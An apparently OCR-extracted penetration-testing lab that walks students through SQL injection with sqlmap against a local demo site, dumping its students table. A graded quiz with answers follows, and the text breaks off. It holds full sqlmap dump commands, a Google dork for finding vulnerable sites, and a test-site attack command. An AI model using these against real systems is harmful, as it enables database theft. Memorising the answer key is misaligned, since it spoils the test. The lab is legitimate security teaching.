
- Note: In this section, we assume the IP address of the Ubuntu VM is 192.168.100.5. It could be different for yours.
- In the Ubuntu VM, open the browser and go to the website url: http://localhost/beunique/
- Once there click on the Students tab and select any entry from the table and click view details.
- Copy the current URL from the website.



Vulnerable URL in demo website


- In the Kali VM, Open Terminal:

- The first step is to scan the website using `-u` command to see if it is vulnerable to SQL injections and then collect information about it.
- Assuming the url I copied is "http://localhost/beunique/view_student.php?id=001", yours could be different, change the localhost part of the URL to the Ubuntu VM IP address, which in this case is 192.168.100.5 so the url is now "http://192.168.100.5/beunique/view_student.php?id=001"
- Run this command in the Kali-Linux VM: `sqlmap -u http://192.168.100.5/beunique/view_student.php?id=001` Keep in mind your command may look a bit different depending on if your IP address is different and also depending on the entry you chose in bullet point 3.
- Here is what the output might look like:




Scanning the vulnerable URL

- Press 'Y' for all the prompt questions




This is the output of the scan

- Discover Databases.
- Once SQLmap confirms that the website URL is vulnerable to SQL injection and is exploitable, the next step is to find out the names of the databases that exist on the website. The `"-dbs"` command is used to get the database list.
- Run the command: `sqlmap -u http://yourIPaddress/beunique/view_student.php?id=001 -dbs`
- The output could be something like this:




Existing databases of the website

- Find tables in the database.
- Now its time to find out what tables exist in the database. The database of interest in this case is 'beunique'. The command to find the list of tables is "–tables".
- Run the command: `sqlmap -u http://yourIPAddress/beunique/view_student.php?id=001 -D beunique -tables`
- The output should be something like this:




Existing tables in the beunique database

- Get columns of table
- Now that we have the list of tables with us, it would be a good idea to get the columns of any of the table. Let's get the columns of 'students' table. The SQLmap command to get the columns of a table is "–columns".
- Run the command: `sqlmap -u http://192.168.100.5/beunique/view_student.php?id=001 -D beunique -T students -columns`
- The output should be something like this:



Existing columns in the students table


- Now extract the data from the table. The command is `"-dump"`.
- Run the command: `sqlmap -u http://192.168.100.5/beunique/view_student.php?id=001 -D beunique -T students -dump`
- The output should be something like this:



Existing data in the students table


- Locate CSV file
- The data of the table has been dumped in a CSV file named students.csv
- To locate the students.csv file, go to file manager, then press Ctrl+H to show hidden folders.

- The output should be something like this:



Hidden folders in the file manager

- Go to the path: .local/share/sqlmap/output/192.168.100.5/dump/beunique/students.csv
- Open the students.csv file
- The output should be something like this:



This is the content of students.csv

- Extract data after clearing the cache (No need to run this unless you input new records in the website using the Ubuntu VM)
- SQLMAP saves time by storing data in the cache to improve loading speed, but this data is constantly changing.
- To clear the cache and extract the updated data, we use the SQLMAP command `"-fresh-queries"`
- Using this parameter, data will not be loaded from the cache.
- An example of this is: sqlmap -u http://192.168.100.5/beunique/view_student.php?id=001 -D beunique -T students –dump –fresh-queries
- Note: To find the list of websites that might be vulnerable to sql injection, google search "inurl: .php?id="

12. Task 6: SQL Injection: Test Your Understanding

Complete the questions listed below. At the end of this exercise, attempt to analyze the whole case and answer the *Thought Question(s)* on your own before displaying the answer(s). Note, the latter are not graded.

13. Task 7: Additional Resources

How To Perform SQL Injection with Kali Linux | New Google Dorks List Collection for SQL Injection – SQL Dorks 2021

13.1 Flag Questions:

1. What is the URL format entered in google to obtain the list of URLs vulnerable to SQL Injection?

   - **Correct Answer:** inurl: .php?id=
   - **Answer Description:** To find this, go to the last bullet point in Task 4
   - **Difficulty Level:** Easy.
   - **Total Points:** 2.
   - **Retries:** 2.
   - **Case Sensitive:** No.
   - **Perfect Match:** No.
   - **Match Percentage:** 85%.

2. What is the total number of available databases obtained?

   - **Correct Answer:** 6
   - **Answer Description:** To find this, check your output after running –dbs. The answer is the list of available databases that populate.
   - **Difficulty Level:** Easy.
   - **Total Points:** 2.
   - **Retries:** 2.
   - **Case Sensitive:** No.
   - **Perfect Match:** No.
   - **Match Percentage:** 85%.

3. What is the parameter and the file of the website in which the vulnerability exists? (Answer format: parameter, file)

   - **Correct Answer:** id, view_student.php
   - **Answer Description:** To find this, go to the Overview section the answer is in the 5th sentence.
   - **Difficulty Level:** Intermediate.
   - **Total Points:** 4.
   - **Retries:** 2.
   - **Case Sensitive:** No.

- **Perfect Match:** No.
- **Match Percentage:** 85%.

4. How many entries were in the students table after retrieving all the records?

   - **Correct Answer:** 4
   - **Answer Description:** To find this, open your students.csv file
   - **Difficulty Level:** Easy.
   - **Total Points:** 2.
   - **Retries:** 2.
   - **Case Sensitive:** No.
   - **Perfect Match:** No.
   - **Match Percentage:** 85%.

5. What was the full name of the first entry in the students table after retrieving all the records? (Answer format: last name, first name)

   - **Correct Answer:** Baddo, Olamide
   - **Answer Description:** To find this, check your students.csv file and it is the first entry.
   - **Difficulty Level:** Easy.
   - **Total Points:** 2.
   - **Retries:** 2.
   - **Case Sensitive:** No.
   - **Perfect Match:** No.
   - **Match Percentage:** 85%.

6. What is the total number of columns in the students table?

   - **Correct Answer:** 8
   - **Answer Description:** To find this, check your output after running –columns and the answer is the columns populated.
   - **Difficulty Level:** Easy.
   - **Total Points:** 2.
   - **Retries:** 2.
   - **Case Sensitive:** No.
   - **Perfect Match:** No.
   - **Match Percentage:** 85%.

7. What is the value of the username and password field in the users table? (Answer format: username,password)

- **Correct Answer:** admin, admin
- **Answer Description:** To find this, extract the data in the users table
- **Difficulty Level:** Easy.
- **Total Points:** 2.
- **Retries:** 2.
- **Case Sensitive:** No.
- **Perfect Match:** No.
- **Match Percentage:** 85%.

8. What was the timestamp of the last entry in the students table after retrieving all the records? (Answer format: YYYY/MM/DD HH:MM:SS)

- **Correct Answer:** 2022/04/07 21:50:25
- **Answer Description:** To find this, check your students.csv file and the answer is in the last row.
- **Difficulty Level:** Easy.
- **Total Points:** 2.
- **Retries:** 2.
- **Case Sensitive:** No.
- **Perfect Match:** No.
- **Match Percentage:** 85%.

9. Which SQLMAP command can be used to extract data from the table after clearing the cache

- **Correct Answer:** –fresh-queries
- **Answer Description:** To find this, go to the section: Extract data after clearing the cache
- **Difficulty Level:** Easy.
- **Total Points:** 2.
- **Retries:** 2.
- **Case Sensitive:** No.
- **Perfect Match:** No.
- **Match Percentage:** 85%.

10. What would you run to penetrate the website URL - http://testphp.vulnweb.com/artists.php?artist=1 which has a database called acuart containing a table called users with a column called username in order to obtain the value of the column - username? (Hint: full SQLMAP command with url)

- **Correct Answer:** sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C username –dump
- **Answer Description:** To find this, go to Additional Resources and in the article this can be found in Method 1 under the third picture.
- **Difficulty Level:** Hard.
- **Total Points:** 8.
- **Retries:** 2.
- **Case Sensitive:** No.
- **Perfect Match:** No.
- **Match Percentage:** 85%.

11. What is the manual SQLmap command added at the end of a URL to test if a website is vulnerable to SQL Injection?

- **Correct Answer:** Apostrophe comma
- **Answer Description:** To find this, go to Additional Resources and the answer is under Method 2, right above the first picture.
- **Difficulty Level:** Easy.
- **Total Points:** 2.
- **Retries:** 2.
- **Case Sensitive:** No.
- **Perfect Match:** No.
- **Match Percentage:** 85%.

13.2 Thought Questions:

1. How can a web application be secured against SQL Injection attack?

- **Correct Answer:** A web application firewall(WAF) is one of the best practices for detecting and preventing SQL injection attacks. A WAF operating in front of the web servers watches the traffic that comes in and out and looks for patterns that indicate a threat. It is, in essence, a firewall between the web application and the Internet. A WAF works by enforcing web security rules that can be customized. These policies tell the WAF what flaws and patterns of traffic it should look for. As a result, a WAF will continue to monitor the applications and the GET and POST requests it gets in order to detect and block malicious traffic. Other approaches to prevent SQL Injection include prepared statements with parameterized queries, stored procedures, whitelisting input validation and escaping all user-supplied inputs.

2. Why Is Penetration Testing Important?

- **Correct Answer:** The major reason penetration testing is important for an organization's security is that they teach employees how to deal with any form of malicious break-in. Penetration tests are used to determine whether or not a company's security

